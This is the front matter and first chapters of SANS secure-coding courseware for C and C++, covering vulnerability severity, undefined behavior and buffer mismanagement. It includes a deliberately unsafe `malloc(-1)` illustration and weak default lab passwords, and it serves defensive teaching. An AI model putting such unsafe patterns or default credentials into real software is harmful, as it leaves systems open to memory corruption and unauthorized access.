



SANS

www.sans.org

DEVELOPER 543

Secure Coding in C & C++

The right security training for your staff, at the right time, in the right location.

Copyright © 2016, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

IMPORTANT-READ CAREFULLY:

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. **BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE.** The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

SANS acknowledges that any and all software and/or tools presented in this courseware are the sole property of their respective trademark/registered/copyright owners.

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Secure Coding in C & C++

DEV 543

David Hoelzer
dhoelzer@EnclaveForensics.com

Secure Coding : C/C++

This document was envisioned and created by David Hoelzer of Enclave Forensics and Cyber-Defense. All best faith efforts have been made to properly credit any material referenced herein. If you discover any material that has not been properly referenced, we welcome your comments and corrections.

Copyright © 2012-2016, All Rights Reserved, David Hoelzer & Enclave Forensics™. Reproduction of any kind is prohibited without express written consent of the copyright owner. The SANS Institute™ is granted license to reproduce and distribute this book in connection with authorized SANS training. Please see the SANS Courseware License Agreement (CLA) for more information regarding your rights as a purchaser.

ISBN 978-1-937060-01-5
Fourth Edition, First Printing



Table of Contents

Introduction	5
Overview	7
Issues Covered	10
Software, Security & Risk.....	14
Classifying Issues	15
Built In Types	26
Null Terminated Byte Strings	27
Exploring Overflows.....	35
Stack Layout in Memory	39
Integer issues	93
Integer Promotion Rules	113
Dynamic Memory Management.....	127
ValGrind Basics.....	168
Section 1 Goals:	168
ValGrind Primer:	168
Section 2:	175
Section 3:	175
Files, File I/O & Environmental Interactions	176
Error Handling in C/C++	227
Silly Errors	248
Secure Storage	256
Conclusion & Summary.....	278
Software Engineering.....	279
Stream of Consciousness Coding	279
Requirements Analysis	280
Software Lifecycle	282
Software by Design	284
Interface Design.....	284
API Specification & Flow Charting	285
Team Exercise	288
API Design & Black Boxes.....	290
How To Write Unmaintainable Code	302
Fast Inverse Square Root	325
Programming Languages as Cars	337

C11 Integer Promotions & Conversions	339
6.3 Conversions.....	339
6.3.1 Arithmetic operands.....	339

Introduction

This course has been written with the specific goal of assisting programmers to clearly understand the most common programming errors made in the C and C++ languages and to learn to code defensively through better practice. Over the years the SANS Institute has worked hard to promote security in enterprises today, focusing primarily on how to securely configure and manage enterprise networks and systems. In looking over that history, it seems apparent that we've been involved in a triage effort.

I say that this has been a triage effort because a triage nurse's job is to sort patients based on which injuries or medical conditions are most serious and require attention first. In a sense, we've been doing this in the information security field for some years. How so? Going back fifteen to twenty years, organizations were just beginning to appreciate the need to have an enterprise firewall installed. A bit over ten years ago we were recognizing the need to be more proactive, perhaps installing intrusion detection systems. Those systems, of course, have evolved to become intrusion prevention systems and other types of host-based intrusion prevention technologies.

In a very real sense, we have been working to protect ourselves from the most serious problems that we could see. Blood was spurting out of our wounded network and we worked to stanch the wounds. Unfortunately, we have really only been treating the symptoms of information security problems, the low hanging fruit as it were, not the real causes. As information security has evolved, we've realized that there is really something more fundamental that needs to be done. Now that the bleeding has slowed we need to take the time to find the *root causes* of the bleeding.

Throughout the end of the last century and the beginning of this one, our efforts have been akin to testing to see if the doors are locked. Now that we can see that the doors appear to be locked, were asking more serious questions. For example, even though the door is locked, does the lock work correctly? Are the hinges properly mounted? Has the lock been properly installed? This is where software security comes into play.

There has been a growing awareness in the information security industry that the real root of the problems that we face are in the code that we are using. Most of the security systems that we have installed on our networks and on our hosts have been geared toward covering over programming errors that exist in the underlying systems. We have even seen major software vendors create patches to prevent access to vulnerable API code rather than actually fixing the broken code! Now that we have had sufficient time to "stop the bleeding" we can start to look more seriously at the real root causes of security issues today. We can finally start fixing the code and the processes that create it.

A major force that has fought against the security mindedness of programmers is that programmers are generally paid to write code that functions, and to write it as quickly as they can. Unfortunately, writing code quickly does not necessarily mean that they are writing secure code; in fact, the opposite is likely true. Additionally, I've never seen an

organization that offers any kind of bonus for writing exceptionally secure code. The result is that we either don't have the time, some may not have the interest, or perhaps management is unwilling to fund or does not appreciate the importance of writing secure code.

It is my great hope that this course goes a long way toward resolving this problem in the underlying source code for applications and systems written in the C and C++ languages.

Overview

- Day 1
 - Introduction
 - Built-in Types
 - Most Common Error
 - Protection Schemes (that don't work)
 - Integer Overflows
 - Sign Errors

Secure Coding : C/C++

Overview

We'll begin by taking a few minutes to discuss the general outline of how this course will flow. This morning, for instance, we're going to begin by discussing some of the built-in types in both the C and C++ languages, and some of the most common errors that occur with these. We will also take some time to discuss some of the add-on protection schemes that have been put into place to try to protect us from the various issues that can occur in the use of built-in types; in other words, safety nets that can help to protect us from either badly written code or misunderstandings of how the standard libraries function.

One of the things that we will discover early on is that the majority of the most serious security vulnerabilities that we find revolve around buffers. An area of particular interest is that of the null terminated byte string (NTBS). We'll take some time to fully explain this problem, and even demonstrate how an attacker would go about discovering the flaw, analyzing the flaw, determining how that flaw might be exploited and, finally, creating a working exploit that leverages that flaw.

We will also take some time to discuss integers, integer overflows, sign errors, and the often-misunderstood topics of integer promotion and normal arithmetic conversions. These issues are of special interest for developers working with embedded products.

Overview

- Day 2
 - Memory Allocation & Management
 - Environment Interactions
 - Stream & File I/O
 - Concurrency & Race Conditions
 - Error Handling
 - Coding Best Practice Wrap-Up
 - Things to do and things to avoid

Secure Coding : C/C++

Depending on how the timing goes during a live class, we expect to begin the section on memory allocation and management on the morning of the second day. This section will discuss how memory is managed and allocated within C and C++ programs, and will also examine some of the common errors that lead to vulnerabilities in our source code. Mention will also be made of some alternative libraries and some testing tools that can be used to either validate or ensure the security of memory allocation, management, and access within our code.

The second day will also spend time discussing how our code interacts with its environment. The most common type of environmental interaction involves file I/O. We will discuss best practices for securely accessing files, how to manage secure directories, and how to avoid time of check/time of use¹ issues. Environmental interactions are not limited to files however. We will also discuss other forms of environmental interaction, and spend some time dealing with concurrency and race condition problems, which seem to best fit into the environmental interaction section.

The last major section that we will cover will deal with error handling. C++ programmers are likely very familiar with the try/catch recipe. C programmers, however, are generally not aware of some of the error catching and error handling capabilities within the C language outside of the signal handling capabilities. We'll examine these closely to make sure that we understand secure practice when handling errors.

¹ Typically abbreviated TOC/TOU.

We will finish out the course by covering some coding best practices. This will involve some information about software engineering, meeting specifications, requirements documentation, and general software lifecycle information.

Throughout the course we will also touch on a variety of good practice coding techniques. These aren't syntactic requirements of the languages, but if we choose to adopt and follow these as conventions they can definitely assist us in writing better, more reliable and more secure code.

I will warn you now that many of the people who have attended this class begin with an attitude of full agreement when it comes to these conventions. However, as the class progresses and we begin to add more and more conventions, these sometimes touch on personal habits and preferences. When this starts to happen, simple items that programmers were completely willing to accept on the morning of the first day begin to be viewed as simply personal preference or, perhaps, indicate that I am just being "Nit-picky." In the end, it is up to each person individually to decide which recommendations make the most sense within his work flow. Just make sure that you don't leave out anything really important just because you don't particularly care for it!

Topics Covered

- Input Validation
- Invocations
- Memory Management
- Stack Management
- Format Strings
- Input/Output
- Encryption
- Secure Design/SDLC
- Concurrency
- Byte Strings
- Integer Errors
- Data Type Errors
- Coding Conventions

Secure Coding : C/C++

Issues Covered

I realize that many times people want a comprehensive list of everything that will be discussed throughout the course. I've included such a list below but have excluded all of the details. The details, of course, can be found within the pages of this book.

You will not find every issue listed below called out within a section heading. If, however, after sitting through (or reading) this course you are unsure where or how something has been covered, please do not hesitate to either ask your instructor or write to me.

(dhoelzer@enclaveforensics.com)

- 1) Input Validation
 - a) Syntactic and semantic validation of untrusted sources
 - b) Proper size, type and range
 - c) Trust nothing external to the code itself
 - d) Rejecting invalid input strategies
 - e) Environment variables
 - f) Canonicity of input
 - g) Indirect selection strategy
 - h) Sanitization
 - i) Rendering data safe for subprocesses
- 2) Invocation
 - a) Sanitization of environment
 - b) Canonicalization
 - c) Argument and termination management
 - d) Exec() vs system()

- e) Dropping privileges on subprocesses
- 3) Memory Management
 - a) Proper free discipline and usage
 - b) Encapsulation of dynamic memory management
 - c) Pointer discipline
 - d) Validation of size arguments
 - e) Edge conditions
 - f) Clear freed memory and proper use of volatile
- 4) Stack Management
 - a) Clear understanding of variable allocation strategies and locations
 - b) Misuse of `alloca`
 - c) Tail recursion
- 5) Formatted Output
 - a) Format string vulnerabilities and how they happen
- 6) Input/Output
 - a) Dropping privileges
 - b) Managing access controls
 - c) Canonicalization of names
 - d) Race conditions
 - e) File handles vs file names
 - f) Input constraints
 - g) Temporary file discipline and strategies
- 7) Encryption
 - a) Proper use
 - b) Use of hashing functions for data storage
 - c) Algorithm selection
 - d) Defending keys
- 8) Secure Design and SDLC
 - a) Designing vs programming
 - b) API design
 - c) Baking in security
- 9) Concurrency
 - a) Thread safety – What it is and how to do it
 - b) Semaphores
 - c) IPC and avoiding race conditions
 - d) Signal handlers and non-reentrant code
- 10) Null Terminated Byte Strings
 - a) Allocation
 - b) Avoiding unbounded copies
 - c) Off by one errors
 - d) `Str*` vs `*sprintf*`
 - e) Truncation
 - f) Use of added libraries

g) C++ classes vs C

11) Integer Errors

- a) Promotion rules
- b) Storage strategies
- c) Understanding zero
- d) Signed/unsigned assumptions and chars
- e) Use of added libraries

12) Other data types

- a) Structs
- b) Unions
- c) Arrays
- d) Classes
- e) Floating Point
- f) Pointers

13) Coding Conventions

- a) Style choices
- b) Indenture
- c) Naming conventions
- d) Magic numbers
- e) Avoid Confusion
- f) Understanding constants
- g) Functions vs Macros
- h) Order of operations

Virtual Machine

- VMWare Virtual Machine
 - Provided on USB
 - Username: student
 - Password: Password1
 - Root's password is also Password1
- VMWare Player, VirtualBox or VMWare Workstation will all work

Secure Coding : C/C++

You should have been provided either a USB drive. The virtual machine will work well under VMWare Player or VMWare Workstation. You should also find that VirtualBox can execute this machine successfully, but we don't directly support VirtualBox. If you run into trouble, you should ask your instructor for assistance.

A user has been created for your use during the class:

- Username: student
- Password: Password1

If you need to access the root user for any reason, you will find that root's password matches the password for your user account.

The virtual machine has a variety of developer tools and compilers installed, in addition to some dynamic code analysis tools and Metasploit, an exploitation framework. The virtual system also contains a copy of all of the various code examples used in demonstrations and most of the labs. For some of the exercises you will need to compile, run and possibly repair some of these. Having them in the virtual environment should allow you to develop theories, test these theories and prepare for class discussions involving your findings. If you so choose you can also use these to recreate the various demonstrations that the instructor goes through, enriching your own understanding of the vulnerabilities that we are seeking to avoid.

Software & Security

- Our goal is secure coding practices
 - Applied specifically to C/C++
- What is a vulnerability for us?
 - Must a vulnerability allow for an attacker to take over our process?

Secure Coding : C/C++

Software, Security & Risk

Before we go any further with the material we should set out some ground rules. Specifically, we need to understand the perspective that we will have in this class when it comes to software security and vulnerabilities. Since our overall goal is to approach secure coding practices as applied to the C and C++ languages, we need to begin with an appreciation of how security fits in with coding. We must also define what a security vulnerability is within the context of this book.

Consider the question, “What is a vulnerability in a secure coding context?” As simple as that may seem, different individuals and different organizations will arrive at different answers depending on how code is being used. Some might define a vulnerability as something that would allow an attacker to run arbitrary code remotely. In fact, this extreme of running arbitrary code would be considered a vulnerability by virtually anyone.

What if a vulnerability allows an attacker to cause our code to halt unexpectedly? What if the vulnerability allows an attacker to corrupt a piece of data? What if the vulnerability caused our code to create an unexpected result? Clearly, there is a wide range of ways that our code can react as a result of a vulnerability.

Severity

- Severity depends on outcome
 - Remote execution of arbitrary code?
 - Read arbitrary memory locations?
 - Redirect program execution?
 - Bypass access restrictions?
 - Crash the process?
- Which of these is most serious?

Secure Coding : C/C++

Classifying Issues

We will define what counts as a security vulnerability in this course shortly. Once you return to your organization however, you will need to work with your management to discern what a security issue would be for code written by you. In some ways this comes down to how much time and money management wishes to invest in secure development. It also requires us to examine our own commitment to creating secure code².

Consider carefully what you recommend to management. You are, in a very real sense, a subject matter expert when it comes to programming. When you give advice to management on what should be required in terms of programming standards within your organization resist the temptation to take the easy way out! Make sure that the requirements provide for security, maintainability and extensibility!

When we have this discussion with management, one of the key factors to discerning whether or not something is a security issue for you is the severity of the issue. What is severity? In this context the severity equates to how serious the issue is for your business.

As a very simple example, if you go to buy a cup of coffee at McDonald's and are short a penny, could you imagine the cashier allowing you to have the coffee without the penny? Compare that to how a bank might work. If you write out a deposit slip and it's off by one penny, will the teller accept that deposit? We are still talking about only one penny, but it's a

² What I mean here is that we will certainly train you on how to write secure code and how to avoid common errors. It's really up to you to put that training to use!

far more serious issue when we're dealing with a bank whose business it is to be precise when it comes to money.

Clearly, a coding flaw that permits remote execution of arbitrary code will always be a serious vulnerability. A vulnerability that permits arbitrary memory locations to be read seems to be of a lower severity than remote code execution, but the type of data that can be accessed will clearly have an impact on the overall severity of this potential issue.³

A vulnerability that allows our execution path to be redirected is clearly quite serious, yet it is likely not as serious as the ability to run arbitrary code remotely. The overall severity in this case would be governed by the privileges that the redirected code would be run under, what types of code might be run when being redirected, and what additional access this may be granting to an attacker.

The matter of an attacker gaining additional access could be caused by simple logic flaw. This may lead to the attacker being able to completely bypass access restrictions, thereby accessing information or perhaps program code that would normally be unavailable to him. Again, the type of information being protected would have a very large impact on the severity of this issue.

What if the only thing that the vulnerability permits is for the attacker to cause the application to terminate unexpectedly? This certainly seems to be the least "risky" behavior, but that should not lead us to believe that it is not a condition that we need to be concerned about. Consider the final question listed on the slide: which of these issues that we've identified is the most serious?

³ A very interesting example of precisely this type of vulnerability was found in the C based OpenSSL project with the Heartbleed vulnerability. This vulnerability allowed for random memory to be read from the server process in 64k chunks and sent back to the attacker. How severe was this for you? It all depends on what's in the memory of your server! We'll analyze this particular vulnerability in our dynamic memory management section.

Mistaken Tendency

- During some reviews both coders and management have said this:
 - “Well, all they can do is crash the process. What’s the big deal? As long as they can’t take over why are you making a big deal of it?”
 - What’s wrong with this?

Secure Coding : C/C++

In performing security assessments of software and code reviews, I’ve had some very interesting responses from management and from coding teams when presenting findings. I find that quite often there is a failure to consider long-term consequences. This leads to a willingness to accept source code that is less than secure. Anecdotally, the most serious example of this becomes apparent when they respond with a statement like that listed in the slide. That is, “if all an attacker can do is crash a process, what’s the big deal? If they can’t take over the machine, then why do we care?”

There are several reasons why we should care. Fundamentally, if you have code that can be crashed then it is quite clear that there is a serious flaw in the code. If we can find a flaw that causes code to crash, what are the chances that there could be an even more serious flaw that we have overlooked during our code review? Additionally, it may be that the availability aspect of the CIA triad is not the most important in this specific case, but it remains one of the pillars of information security. If we fail to solve the specific problem correctly, could that same coder apply this same faulty algorithm in another piece of code where availability is far more critical?

As a coder, knowing that there is a flaw in code but not fixing it should feel uncomfortable to you. In many ways we are like artists. If there was an obvious flaw in a work of art, do you believe that the artist would allow that flaw to continue to exist? In a very real way our code represents us. We should desire that our code is as secure and perfect as possible.

Problem #1

- How would you react if your mechanic said:
 - “What’s the big deal? So what your car stalls, at least it runs most of the time!”
- Where there’s smoke there’s fire
 - Crashing is easy, exploiting is harder

Secure Coding : C/C++

Let’s examine this problem more closely by looking at several practical examples. Considering the matter of a piece of code that crashes, how would you respond if your auto mechanic said to you, “I don’t understand why you’re complaining. So what if your car stalls, at least it runs most of the time!”

I’m sure that you get the point. Application code that crashes is clearly unexpected behavior. When code crashes it tends to do so in an unpolished and uncontrolled way. In other words, it is clear to the users that there is something seriously wrong with the program. As a coder, what do you think about the programmers who work on Microsoft Word when you get an “Unknown exception has occurred” message and then Microsoft Word crashes, losing your document?

The old adage is very true when it comes to secure coding. Where there’s smoke there’s fire. If someone can cause your code to crash, it is reasonable that someone with even more experience may be able to discover a way to cause your code to do more than crash.

I follow several of the vulnerability reporting lists on the Internet. One of the most interesting things that you’ll find in following these lists is that older vulnerabilities are sometimes refreshed years later. For example, a vulnerability discovered in 2007 may have originally been classified as a denial of service problem. Two years later, someone may have discovered a new technique that allows you to turn that denial of service into a remote code execution flaw.

What’s the point for us? There are really two. First, as technology and knowledge evolves it may be that a minor flaw today can be leveraged to be a major flaw tomorrow. The second

is that we should never be satisfied with a piece of code that behaves in an unexpected way. It creates an unprofessional appearance, and it may turn out to have serious consequences depending on the implementation.

Problem #2

- Our application is a very minor service
 - How about a time daemon?
- Viewed as unimportant
 - Security doesn't matter
 - Is the time secret?
- Could a toehold on that system provide access to other sensitive apps?

Secure Coding : C/C++

Allow me to explain my last comment regarding serious consequences. We'll do this by examining two scenarios. In the first scenario, our application is a very minor service. Perhaps it's a time daemon or other nonessential background service.

While we would prefer that our application work correctly, if the service fails for some reason it's not a major problem. As a result, security of this service is viewed as unimportant. If we use the example of a time service then even the information that it returns is not sensitive; after all, the time isn't a secret.

How could the security of this very simple service affect the overall security of an organization? Let's consider a few answers to the problem. If our enterprise is using a time-based authentication scheme the service may become much more important than it appears initially⁴. For example, crashing the service could eventually lead to the authentication system failing. If we could cause the time service to return an arbitrary answer, could we in some way subvert the authentication system?

What if this very minor service has some type of remote code vulnerability? Even though this piece of code is seemingly unimportant, if an attacker can run arbitrary code, could this allow him to gain access to other sensitive data or applications?

⁴ As an example, the PCI DSS standard used in the credit card industry requires that any time servers used in the card management environment must be insulated from the Internet. The reason for this is that should an attacker be able to control the time on the servers he might be able to influence authentication events.

Problem #3

- Our code is part of a guidance system for a rocket...
 - Or an piece of ICU medical equipment
- The system isn't designed to be on a public network. Why worry?
 - Do you control how it's deployed?
 - How serious could a DOS be now?

Secure Coding : C/C++

Let's take our code and put it into a more sensitive type of application. What if our small piece of code were part of a rocket's guidance system? What if our code were embedded into a piece of medical equipment used in the intensive care unit? How important would reliability be now? Would you be willing to accept a piece of code that crashes unexpectedly?

I have had some management individuals still argue that the code was not designed to be put onto a public network or into a critical application. What they're trying to say is that since the code was not designed to go onto a public network or into a public system, there's really no problem. Is this true?

Have you as a programmer ever discovered that code that you have written is being used in a completely unexpected way? How much control do we really have over how our code will be deployed? In the credit card industry right now there is a lot of attention being given to point-of-sale systems. When the point-of-sale manufacturers sell a system, they include instructions on how to securely deploy that system. Even in this case, when the information being handled is clearly sensitive, we have found many instances where the point-of-sale system has been installed incorrectly and insecurely.

My point is this; even if a piece of code was intended to be used in a very controlled environment, it is reasonable to expect that our code may find its way into an unexpected environment. Therefore, our code must always be written well.

Considering the examples given at the outset, clearly even a denial of service becomes extremely important to consider when our code is put into systems where lives are

involved. This may seem unrealistic to some, so let me give an example where a piece of shared code had wide ranging effects.

A few years ago it was discovered that there were very serious vulnerabilities in almost all SNMP implementations. When the problem was more closely examined however, the real source of the problems turned out to be the ASN.1⁵ decoder. We all know that we are not supposed to copy someone else's code and simply use it within our own. Even so, there tends to be a lot of "borrowing" occurring. This problem turns out to be a perfect example of this widely proliferated issue.

ASN.1 is used as a fundamental communication protocol by many electronic systems. SNMP happens to be one of these. Almost all phone systems, SSL implementations, and many other security technologies rely on ASN.1 notation.

The word abstract well defines ASN.1. It is not a simple notation to look at by hand. While the algorithm is well-defined, it is somewhat complex. What does all of this mean? The reason that so many things were vulnerable when this SNMP flaw was discovered is that many people had borrowed a single implementation of ASN.1.

Imagine for a moment that the original coder wrote his implementation for use in SNMP. While security would be somewhat important, it would not be the most important issue with which he was dealing. When another programmer implemented SSL, which requires ASN.1, he chose to borrow the existing code rather than create his own. Code reuse is typically a very good trait. In this case, however, it led to many hundreds of applications being vulnerable since they all rely on a piece of vulnerable code.

For our code to be reusable it must always be secure.

⁵ ASN.1 stands for "Abstract Syntax Notation version 1." It provides a standard way of representing data in digital systems.

Vulnerabilities For Us

- In this class we care if...
 - If we can crash a piece of code
 - If we can cause unexpected results
 - If we can cause incorrect results
 - If we can modify execution paths
 - If the code enters what's discussed on the next slide...

Secure Coding : C/C++

With that background you should be able to work out within your business what will be considered secure or insecure code. In our class today and in this book we will consider any security vulnerability to be important if it can do any of the issues mentioned in the slide. That is, if we can cause the code to crash, cause unexpected results to be printed or displayed, caused incorrect results to be calculated, if we can modify the execution path or any other unexpected behavior.

Undefined Behavior

- The land of “Undefined Behavior”
 - This is the “Twilight Zone” for code
 - Example: `char *ptr = malloc(-1);`
- Coders like esoteric notation

Secure Coding : C/C++

All of the issues mentioned on the previous slide indicate that our code has entered the region that we will call undefined behavior. When writing application code we must be on guard to make sure that we never take any actions that can lead us into this area. In C and C++ programming we must take special care.

One programmer some years ago likened the C programming language to a black Trans Am with no seatbelts. It allows you to go as fast as you want but has no safety features built-in⁶. In many ways this is an apt illustration. Generally speaking, if the C code that you write is legal notation then the compiler will compile that code just as it is written. This means that even obviously bad code can both be compiled and executed.

For just a simple example of the type of behavior we are talking about, consider the example in the slide. The malloc library function is used to allocate memory dynamically. The size of the memory region to be allocated should always be greater than zero. In this case however you can see that we have sent a value of -1. Most malloc implementations will not verify that the number is greater than zero⁷. There is a very simple reason for this that will become obvious when we cover our integer section. Regardless, in this case the resulting memory region that is pointed to may or may not be valid since passing malloc a negative value is undefined. This means that through this call we have entered what we can think of as, “the twilight zone” for our code.

⁶ Actually, he said that the seatbelts were optional in the form of Lint.

⁷ Stephen Sims, a noted researcher into exploit development, also notes that he has found malloc sometimes rounding down from the requested allocation!


We, as coders, sometimes create our own problems. Many coders seem to prefer esoteric notations. I often hear claims that the “code is more elegant.” If there is a true performance benefit to esoteric code it might be appropriate. In my experience, however, most cases of esoteric code serve no useful purpose other than to confuse future programmers who may need to work with your code.

As a prime example of this, consider the code below. If you’d like to test it out, a copy of this code is in the Labs folder on the virtual machine provided for this course. This code will correctly print all factors of the values passed to it. While the code is completely functional, how readable is it? In fact, even if this code were exceptionally efficient (I am making no claim that it is), clearly comments or even commented pseudo-code explanations would go a long way toward debugging this code in the future:

```
#define I(x,y) if(x) goto y;
#define M(x) x++;
#define L(x) x--;

main(q,v,a,b,c,d,e,T) char**v; {
    a=atoi(v[1]); b=c=d=e=T=0;

    M(T) L(a) I(a,f) M(a) M(b) M(c) I(T,s) f:M(a) M(b) g:M(b) M(d) M(c) M(e) h:L(d)
    ) I(d,h) i:L(c)
    I(c,i) j:L(e) I(e,j) k:M(d) M(c) L(b) I(b,k) l:M(b) L(d) I(d,l) m:M(d) M(e) L
    (a) I(a,m) n:
    M(a) L(d) I(d,n) o:L(e) L(c) M(d) I(e,p) I(T,r) p:I(c,o) C:M(c) L(d) I(d,C) I
    (T,o) r:I(c,g)
    M(d) x:L(d) I(d,x) y:M(d) M(c) L(b) I(b,y) z:M(b) L(d) I(d,z) A:M(d) M(e) L(a)
    ) I(a,A) B:M(a)
    L(d) I(d,B) s:L(a) L(b) I(b,s)    printf("%d\n",c);
    I(a,t) I(T,Z) t:L(a) I(a,t) D:L(e)
    L(c) M(d) I(c,D) M(a) w:M(c) L(d) I(d,w) I(e,D) M(b) I(T,g) Z:;
}
```



Built In Types

*NTBS = Null Terminated Byte String

Strings & Buffers

- Buffer Mismanagement
 - By far the most common flaw
 - Caused by:
 - Incorrect sizing
 - Unbounded read
 - Unbounded write
 - NTBS is at the root of many problems

Secure Coding : C/C++

Null Terminated Byte Strings

Our first section of the overall course covers strings and character array buffers. While we're dealing with buffers generally, we're going to deal specifically with null terminated byte strings in this section. We'll deal with more general memory errors and memory buffers later in the course when we deal with memory allocation, deallocation and overall memory management.

Throughout the course we're going to look at many different examples of coding errors that have been put into production code. Along the way you will be given several exercises that ask you to analyze some actual code taken from open source projects on the Internet. What you're going to discover along the way is that, by far, null terminated byte string errors and buffer mismanagement are the most common flaws that exist in our code today.

Perhaps I should qualify that statement. It may be that there are a great many more errors of another type. Buffer mismanagement, however, leads to the greatest risk of remote code execution. While any flawed code is a serious concern for us, the community consensus is that code that creates the greatest risk is code that could permit an attacker to run arbitrary code on one of our systems. For this reason, our greatest concern and root of most of our problems will be considered to be buffer mismanagement.

These buffer problems are usually caused by incorrectly determining the size of the buffer, performing an unbounded memory read or performing an unbounded memory write. Unbounded memory reads and writes mean that an attacker could potentially be interacting with memory that is either unallocated or allocated to another memory structure. An unbounded write is typically viewed as far more serious than an unbounded read since the

unbounded write could allow an attacker to modify unallocated memory or a memory location allocated to another data object. Both of these can potentially lead to arbitrary code execution or code redirection.⁸

⁸ An attack that modifies the normal execution path of your program is often referred to as an “Arc Injection.” The attack causes the program to follow a different “Arc.” This type of attack is often used to bypass authentication logic (cracking a software serial number requirement, for instance). These attacks are sometimes used to force your code to execute library functions that are already in memory but using arguments provided by the attacker. In this way the attacker can take control of the system even though he was unable to execute his own code.

"But We Don't Use C"

- Nearly all operating system libraries are implemented in C
 - A preferable abstraction to Assembly
- Virtually all byte-code runtimes are implemented in C
- Even if you're in a "Pure" OOP environment, C rears its head...

Secure Coding : C/C++

One of the really common "objections" that I run into when speaking about or teaching this material is, "We're not using C, we're using XXX." You can insert any object oriented framework or language of your choice into that XXX spot and we can have pretty much the same conversation.

The fact is, the days of purpose built hardware designed around languages went out with the LISP machines of the 70's and early 80's. Ever since then pretty much every off the shelf computer system you will experience is a generic processor that allows the implementation of programming abstractions through a CISC or RISC based machine language. Of all of the possible languages available, it should not surprise you to find that the most commonly universally implemented set of libraries on all processors today are all based on C. Not only does C (not Java... not C++... not BASIC... not Pascal... not Fortran..., etc.) continue to be implemented on all modern processor architectures (even embedded processors!) but people are still taking the time to create C cross compilers that support processors like the MOS 6502, an 8 bit processor that is more than thirty years old!

"So what?" you say. "Why do I care?" you ask. The reason that this matters in our discussion is that this means that, ultimately, unless someone has gone to a tremendous amount of effort, *every single platform and language that you use today is ultimately calling down to C libraries!* Let's look at a pretty modern operating system to see an example...

Case-in-point: OS X/iOS

- All development performed in Objective-C
 - Objective-C frameworks for everything you want to do
 - At least that's the claim...
 - Like C++, Objective-C will still gladly compile straight C
 - Like C++ you also can't escape C itself!

Secure Coding : C/C++

The OS X and iOS platforms borrow a great deal from the NEXT platform, as you likely are aware. There is a determined effort to present a unified objected oriented interface and approach to programming on these platforms. In fact, it is only recently that things have opened up enough that organizations outside of Apple are creating cross compilers to allow you to interface into the Foundation frameworks⁹ from other languages easily.

Even with such a concerted effort to create an object oriented platform and programming interface using an object oriented language, can you really escape from the underlying C?

The answer is no. Like C++, Objective-C started out as a pre-compiler/parser that converted object oriented constructs into native C code. Being about the same age as C++, many programmers are surprised that they don't know more about it. In fact, Apple has really caused something of a renaissance for the Objective-C language, though this may be waning with the advent of Swift.¹⁰

Like C++, however, Objective-C is at its heart a C compiler. What I mean to imply here is that, just like C++, the compiler will very happily digest standard C code directly, allowing you to seamlessly integrate both languages into a single project. "That must be rare to do, though!" you protest. Is it really? Let's look at a pretty common thing for a developer to do.

